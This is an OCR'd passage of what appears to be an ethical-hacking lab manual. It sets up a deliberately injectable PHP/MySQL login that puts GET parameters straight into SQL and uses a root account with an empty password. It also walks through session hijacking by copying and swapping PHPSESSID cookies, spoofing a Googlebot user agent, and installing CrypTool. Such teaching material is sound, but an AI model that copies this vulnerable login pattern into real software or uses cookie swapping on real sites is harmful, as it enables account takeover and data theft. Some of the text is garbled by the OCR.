
Go to Firefox


Type **about: config**


Type **general.useragent.override** and assign

Googlebot/2.1(+http://www.googlebot.com/bot.html)

Go to http://www.proxyserverprivacy.com/ to check that the user agent is Googlebot







Practical No. 6

Aim: Use of software tools/commands for performing SQL injection and session hijacking and generate analysis report.

A) SQL injection for website hacking

Step 1:

Create database named ethck

Create table login_detail

```
CREATE TABLE `login_detail`(
`user_name` varchar(50) NOT NULL,
`password` varchar(500) NOT NULL)
```

```
Insert into login_detail values('system','manager');
 Insert into login_detail values('admin','admin');
Insert into login_detail values('student','1234');
```

```
MariaDB [ethck]> select * from login_detail;
+-----------+----------+
| user_name | password |
+-----------+----------+
| system    | manager  |
| admin     | admin    |
| student   | 1234     |
+-----------+----------+
3 rows in set (3.630 sec)
```

Code:


login.php

```
<?php
$uname = $_GET['user_name'];
$pass = $_GET['password'];
$servername="localhost";
$username='root';
$password='';
$conn=new mysqli($servername,$username,$password,'ethck');
```

```
if($conn->connect_error)
{
        die("Connection Failed".$conn->connect_error);
}
$sql="SELECT * FROM login_detail WHERE user_name='$uname' AND password='$pass'
";
$result=mysqli_query($conn,$sql);
$check=mysqli_fetch_array($result);
if(isset($check))
{
                                                        header("Location: index.html");

}
else
{
                                                        echo 'Login Failed';

}
?>



<html>
<head>
<title>User Login</title>
   <style>
      body{width: 100vw; height: 100vh; display: flex; justify-content: center; align-items:
center; flex-direction: column;}
      form{width: 30%; height: 60%; box-shadow: 8px 8px 8px rgba(0,0,0,0.2),-2px -2px 8px
rgba(0,0,0,0.2);display: flex; justify-content: space-evenly; align-items: center;
flex-direction: column;}
      .username{display: flex; justify-content: flex-start; align-items: flex-start; flex-direction:
column}
      .username:nth-child(4){flex-direction: row;}
      input[type=text],[type=password]{border: none; border-bottom: 2px solid
rgba(0,0,0,0.5); height: 32px; background: rgba(0,0,0,0.1)}
      input[type=submit],[type=reset]{border: none; width: 100px; height: 32px;
background: green; color: #fff; margin-left: 0.5rem; border-radius: 6px}
```


```
    </style></head>
<body>
<form name="FormUser" method="get" action="" align="center">
<h3 allign="center">Login</h3>
<div class="username">Username<input type="text" name="user_name"></div>
<div class="username">Password<input type="password" name="password"></div>
<div class="username">
    <input type="submit" name="Submit" value="Submit">
    <input type="reset">
</div></form>
</body>
</html>
```

Normal Login



SQL Injection

Changes in Link



B) Session Hijacking


Perform session hijacking for the above login php program.
What are the ways to prevent your data hacked by packet sniffers?

Solution:

Using HTTPS, the secure version of HTTP will prevent packet sniffers from seeingthe traffic on the websites you are visiting.

To make sure you are using HTTPS, check the upper left corner of your browser.


- Tunnel your connectivity to a virtual private network, or a VPN. A VPN encrypts the traffic being sent between your computer and the destination. This includes information being used on websites, services, and applications. A packet sniffer would only see encrypted data being sent to your VPN service provider.



Right click -> inspect -> document.cookie

Now PHPSESSID for Admin: **PHPSESSID** = hu6lfhr59mo646vteldh0gpkcg Next, delete the above session after it is recorded above.

Login as **username=student** and **password =1234**



Right click->inspect->document.cookie

Now PHPSESSID for vv=

PHPSESSID=r67idugnsqnegna8flmr9jp0h6

Now the admin is trying to hijack the session ofusername student

Click EditThisCookie

In the PHPSessID replace vv's
PHPSESSID=r67idugnsqnegna8flmr9jp0h6

With Admin sessionid
PHPSESSID=tgi4p6cspac1rn1gdgf4
n972i8

Practical No. 7

Aim: Use of software tools/commands to encrypt and decrypt password, implement encryption and decryption using Ceaser Cipher.

A) Using Cryptool to encrypt and decrypt password.

Perform encryption and decryption of text by using cryptool 2

Using the cryptool 2 tool perform the following:

a) Ceaser Cipher
b) Substitution Cipher
c) Playfair Cipher

Download the current versions of CrypTool 2. There are two versions of CrypTool 2, the stable version and the nightly version. Both versions are available as an EXE installer and as a ZIP archive. The EXE installer supports the creation of a start menu entry, of a desktop link and of an Explorer file type. If you don't know which one to choose, you should prefer the stable version with EXE installer. No admin rights are needed for the installation. Each installation type (EXE and ZIP) has its own online update mechanism. For execution, a 64-bit Windows and **Microsoft .NET Framework 4.7.2** or higher are needed.


Download Stable version

The "Stable Version" is the CrypTool 2 **release** version The current **release** version is **CrypTool 2.1**


Following is the link for download cryptool 2

https://www.cryptool.org/en/ct2/downloads


Step 1: Open Cryptool 2, Click on **Use the wizard to easily try some CrypTool 2 features.**




Step 2: Select task Encryption and Decryption.




Step 3: Select **Classic Encryption / Decryption**



